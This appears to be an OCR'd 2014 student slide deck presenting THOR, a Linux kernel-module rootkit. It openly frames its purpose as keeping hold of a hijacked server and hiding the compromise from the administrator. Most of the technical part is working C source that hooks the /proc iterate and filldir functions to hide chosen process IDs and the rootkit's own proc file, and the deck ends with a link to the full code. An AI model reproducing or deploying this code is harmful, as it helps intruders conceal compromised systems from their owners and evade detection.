
THOR
The ~~Horrific~~ Hopefully Omnipotent Rootkit

Alex Hirsch FraJo Haider

2014-12-01


The Linux Kernel



1

[1] http://sysplay.in/blog/linux-device-drivers/2013/02

Internals



[2] http://en.wikipedia.org/wiki/Linux_kernel


Dafuq?

Okay Okay . . . Imagine

- you are a student doing some . . . ehm .. *research*
- you managed to hijack a server, acquired root privileges and now what?
- you could fool around, delete files, load some torrents, because `<INSERT REASON>`
- use the server as proxy to do even more ~~evil~~ *research oriented* stuff

But sooner or later the admin may recognize that the server has been compromised, and lock you out.

Solution: **Rootkit**



Main Usage

- provides backdoor
- hides suspicious activities
  - open ports
  - suspicious processes
  - files
- **hides its own presences**

Why Kernel Module


- **more power**, kernel space $>$ user space

In general system administration tools invoke *system calls* to retrieve information directly from the kernel. Hence compromising the *root of information* by overwriting certain system calls will render most administration tools useless.

Kernel Module Basics

- can be loaded / unloaded dynamically using `insmod` / `rmmod` as root
- can be loaded at boot
- *Linux Headers* provide an API
- communication via *files* (usually located in `/proc`)

Problems



Problems

- few example code for up2date kernels
- Headers do not export enough, hence complete source is required
- hijacking systemcalls is not really encouraged by the developers (race conditions / undefined behaviour)
  - *yeah, no shit sherlock*

Current State

- communication using file in `/proc`
- basic hiding of files by name
- basic hiding of processes by PID
- hiding of sockets . . . work in progress
- working in 3.14 (Arch LTS) and 3.17 (Arch Current)

Example: Injection prochidder_init()

```
1  static int __init prochidder_init(void)
2  {
3      // insert our modified iterate for /proc
4      procroot = procfile->parent;
5      proc_fops = (struct file_operations*)procroot->proc_fops;
6
7      orig_proc_iterate = proc_fops->iterate;
8
9      set_addr_rw(proc_fops);
10
11     proc_fops->iterate = thor_proc_iterate;
12
13     set_addr_ro(proc_fops);
14
15     INIT_LIST_HEAD(&pid_list.list);
16
17     return 0;
18 }
```

Injection proc_iterate()

```
1  static int thor_proc_iterate(struct file *file, struct dir_context *ctx)
2  {
3      int ret;
4      filldir_t *ctx_actor;
5
6      // capture original filldir function
7      orig_proc_filldir = ctx->actor;
8
9      // cast away const from ctx->actor
10     ctx_actor = (filldir_t*)(&ctx->actor);
11
12     // store our filldir in ctx->actor
13     *ctx_actor = thor_proc_filldir;
14     ret = orig_proc_iterate(file, ctx);
15
16     // restore original filldir
17     *ctx_actor = orig_proc_filldir;
18
19     return ret;
20 }
```

new proc_filldir()

```
1  static int thor_proc_filldir(void *buf, const char *name, int namelen,
2          loff_t offset, u64 ino, unsigned d_type)
3  {
4      struct _pid_list *tmp;
5
6      // hide specified PIDs
7      list_for_each_entry(tmp, &(pid_list.list), list)
8      {
9          if(0 == strcmp(name, tmp->name)) return 0;
10     }
11
12     // hide thor itself
13     if (0 == strcmp(name, THOR_PROCFILE)) return 0;
14
15     return orig_proc_filldir(buf, name, namelen, offset, ino, d_type);
16 }
```

Take a look

Github: `http://git.io/ZwNdCQ`